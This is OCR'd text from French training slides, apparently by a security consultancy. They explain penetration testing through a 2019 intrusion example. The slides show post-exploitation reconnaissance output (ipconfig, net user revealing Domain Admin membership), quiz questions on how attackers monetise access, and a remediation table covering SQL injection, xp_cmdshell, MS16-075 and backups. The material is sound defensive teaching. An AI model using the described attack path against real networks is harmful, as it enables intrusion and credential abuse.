
- Récupérer des identifiants et mots de passe réutilisables
- Elévation de privilège (car il y avait le mot de passe d'un Domain Admin)



```
PS C:\Users\                    > ipconfig

Configuration IP de Windows


Carte Ethernet Ethernet :

   Suffixe DNS propre à la connexion. . . :
   Adresse IPv4. . . . . . . . . . . . . .: 10.
   Masque de sous-réseau. . . . . . . . . : 255
   Passerelle par défaut. . . . . . . . . : 10.

Carte Tunnel isatap.{                                } :

   Statut du média. . . . . . . . . . . . : Média déconnecté
   Suffixe DNS propre à la connexion. . . :

Carte Tunnel Teredo Tunneling Pseudo-Interface :

   Statut du média. . . . . . . . . . . . : Média déconnecté
   Suffixe DNS propre à la connexion. . . :
PS C:\Users\                    > net user
Nom d'utilisateur
Nom complet
Commentaire
Commentaires utilisateur
Code du pays ou de la région                 000 (Valeur par défaut du système)
Compte : actif                               Oui
Le compte expire                             Jamais

Mot de passe : dernier changmt.              03/10/2016 08:51:43
Le mot de passe expire                       Jamais
Le mot de passe modifiable                   04/10/2016 08:51:43
Mot de passe exigé                           Oui
L'utilisateur peut changer de mot de passe   Oui

Stations autorisées                          Tout
Script d'ouverture de session
Profil d'utilisateur
Répertoire de base
Dernier accès                                    /2019 11:58:34

Heures d'accès autorisé                      Tout

Appartient aux groupes locaux                *Administrateurs
Appartient aux groupes globaux               *Admins du domaine
                                             *Propriétaires créateu
                                             *Administrateurs du sc
                                             *Administrateurs de l'
                                             *Utilisateurs du domai
La commande s'est terminée correctement.
```

Post-Exploitation :

- Utilisation de la machine compromise comme rebond pour entrer plus profondément dans le réseau



Post-Exploitation :

- Qu'est-ce que l'attaquant ferait ensuite ?

Comment l’attaquant peut faire pour monétiser son intrusion ?

A. Vendre l’accès qu’il a sur le *darknet*

B. Exfiltrer de la donnée pour la vendre sur le *darknet*

C. Déployer un *ransomware* sur le réseau de la cible

D. Rebondir depuis le réseau interne de la cible vers des partenaires/fournisseurs

SOMMAIRE





C’est quoi un test d’intrusion ?

Exemple de 2019

Cheminement du cybercriminel

Recommandations

Qui gagne ?

squad

Vulnérabilités à corriger en priorité

Recommandation	Facilité de correcti	Priorité
• Modifier le mot de passe du compte admin. A l'heure de la rédaction de ce rapport, le mot de passe a été modifié.	Simple	Immédiate
• Configurer l'utilisateur qui fait les requêtes SQL pour l'application afin qu'il n'ait pas les droits d'exécuter du code sur le serveur à l'aide de la procédure xp_cmdshell • Installer un antivirus sur le serveur. • Déplacer le serveur pour qu'il soit en DMZ.	Complexe	Majeure
• Corriger le code de l'application pour empêcher qu'il soit possible d'injecter du code SQL dans le champ txtContainer1.	Modérée	Majeure
• Mettre à jour le serveur avec les derniers patch Windows, au moins le MS16-075.	Modérée	Majeure
• Si possible, ne plus utiliser un système d'exploitation Windows. • Utiliser Windows Defender Credential Guard.	Complexe	Moyenne
• Mettre en place une sauvegarde qui n'est pas connectée au réseau de l'entreprise.	Complexe	Moyenne

Les priorités sont définies par l'auditeur-rice en fonction de son expérience (orientée IT), ne connaissant pas toutes les contraintes métiers et les projets en cours ou à venir pouvant affecter ces priorités, elles sont peut-être à modifier par le client.

squad

SOMMAIRE





C’est quoi un test d’intrusion ?

Exemple de 2019

Cheminement du cybercriminel

Recommandations

Qui gagne ?

squad

Conclusion

"15+yrs #CyberSecurityOps taught me no target remains static; no offensive/defense capability is indefinitely effective; & NO advantage is permanent=my opinions"

Ann Barron-DiCamillo, VP of Cyber Threat Intelligence and Incident Response at American Express

A part aider des clients, à quoi peuvent servir des compétences en hacking ?

A. Aider des sources journalistiques à rester anonyme

B. Lutter contre le cyberharcèlement en retrouvant les personnes qui se croient anonymes

C. Lutter contre le *revenge porn*

D. Au Green IT

MERCI

www.squad.fr